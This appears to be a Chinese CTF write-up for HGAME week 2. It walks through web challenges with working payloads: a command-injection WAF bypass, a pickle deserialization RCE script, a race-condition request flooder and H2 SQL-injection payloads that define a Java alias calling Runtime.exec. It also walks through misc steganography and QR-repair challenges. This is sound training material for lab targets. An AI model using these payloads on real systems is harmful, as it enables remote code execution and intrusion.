
hgameweek2

web

What the cow say?

打开网站，是一个让我们输入内容并且会由牛牛输出的框框，首先试了一些常见的注入命令，发现分别出现了WAF和ERROR,对一些常见关键词如&&出现了WAF过滤 初步猜测是命令行注入，查了好久的绕过，原来是利用$()内联执行


但是WAF了cat,flag



绕过一下，发现显示该文件是个目录，没办法读取！


```
paylod=$( c$@at /f$@lag_is_here)
```

再ls + cat flag 就好啦



myflask

打开网页是一串python代码 要求我们把cookie中的`username`改为`admin`才能回显数据，刚开始试了改包，但是没成功，上网查询资料之后发现要伪造`session`,密钥是开靶机的时间，然后在网上找了脚本加密一下运行，在code里面数据不对，在虚拟机里的数据才是正确的，成功改了cookie。（感觉coded的版本太高了）




随后发送post请求，发现 有一个`pickle.loads`函数。查阅发现能进行pickle的rce 然后构造一个简单的脚本，同样在虚拟机里运行。

```python
import pickle
import base64
import requests
import sys

class PickleRCE(object):
    def __reduce__(self):
        import subprocess
        return (subprocess.getoutput,(command,))


# url = sys.argv[1] if len(sys.argv) > 1 else default_url
command = 'cat /flag'  # Reverse Shell Payload Change IP/PORT

pickled = 'pickled'  # This is the POST parameter of our vulnerable Flask app
payload = base64.b64encode(pickle.dumps(PickleRCE()))  # Crafting Pa
print(payload)
~
~
~
~
~
~
~
~
```

然后cat /flag 就好啦

Select More Courses

打开网站，是一个登录页面，通过页面提示是弱密码，所以用了burp弱密码爆破，找到密码



然后登录进去，要求我们首先要扩学分，但是绩点不够 得知是条件竞争之后分析题目，搞了个爬虫不停发请求，刷新之后就可以选课啦

```
import threading
import requests
import json
import time
host = "http://106.14.57.14:31029"
user = {
"username": "ma5hr00m",
"password": "qwert123"
}
user_1={
    "username":"ma5hr00m"
}
s = requests.session()
s.post(url="http://106.14.57.14:31029/api/auth/login", data=json.dumps(user))
def post():
    url ="http://106.14.57.14:31029/api/expand"
    try:
        s.post("http://106.14.57.14:31029/api/expand",data=json.dumps(user_1))
    except:
        print("Failed.")
```

```
        return
    while True:
        t = threading.Thread(target=post)
        t.start()
```

search4member

打开网页，是一个搜索成员网站，出题人给了源码，进行简单的代码审计

```
String sql = "SELECT * FROM member WHERE intro LIKE '%" + keyword + "%';";
```

内部的sql语句是这样的构成，以及使用的是h2 database，查阅各种资料之后我们发现h2有漏洞可以执行rce，h2允许用户定义函数别名，因此可以执行Java代码,在本地起了环境之后打入第一个payload。

```
2%'CREATE ALIAS EXEC AS CONCAT('void e(String cmd) throws java.io.IOException',
HEXTORAW('007b'),'java.lang.Runtime rt= java.lang.Runtime.getRuntime();
rt.exec(cmd);',HEXTORAW('007d'));
CALL EXEC('ls');--
```

报错，发现只有远程可以实现ls,本地需用dir。以及这是一个sql数据库，我们声明的函数需要以固定格式返回结果才能在远程出现回显。 想到插入一条sql语句，随后进行查询。

```
21%';CREATE ALIAS Exa AS CONCAT('String e(String cmd) throws
java.io.IOException',HEXTORAW('007b'),'java.lang.Runtime rt=
java.lang.Runtime.getRuntime();String a;java.io.InputStreamReader b = new
java.io.InputStreamReader(rt.exec(cmd).getInputStream());a = new
java.io.BufferedReader(b).readLine();return a;',HEXTORAW('007d'));INSERT INTO
member(id, intro, blog)VALUES('123', Exa('cat /flag'),'#'); --"%';"
```

注入后查询hgame获得结果。


misc

ek1ng_want_girlfriend

下载Wireshark导入文件，导出图片，获得flag。

ezWord


解压压缩包，是一个word文档，看大小直觉binwalk一下，果然有东西 有两张相同的图片，根据题目的提示，查找盲水印的相关资料，最后得到密钥




打开secret.txt是一个完全看不懂的东西，询问出题人得知是spammimic，解码一下再用ROT8000解码一下就获得flag了。


龙之舞

打开压缩包是个wav文件，放在软件里解析一下，得到了key



查阅资料发现文件还可以放在deepsound解析一下，密码是key,是一个xxx.zip 打开是一个gif有二维码，截图拼接发现有二维码损坏，扫不出来，修复一下




QRazyBox
New
Load
Save
Decode Mode
Module Size :
10px
Grey Modules :
Show
QR Decoder :
Decode
QR Decoder
Decoded Message :
hgame{drag0n_1s_d4nc1ng}
Close

得到flag。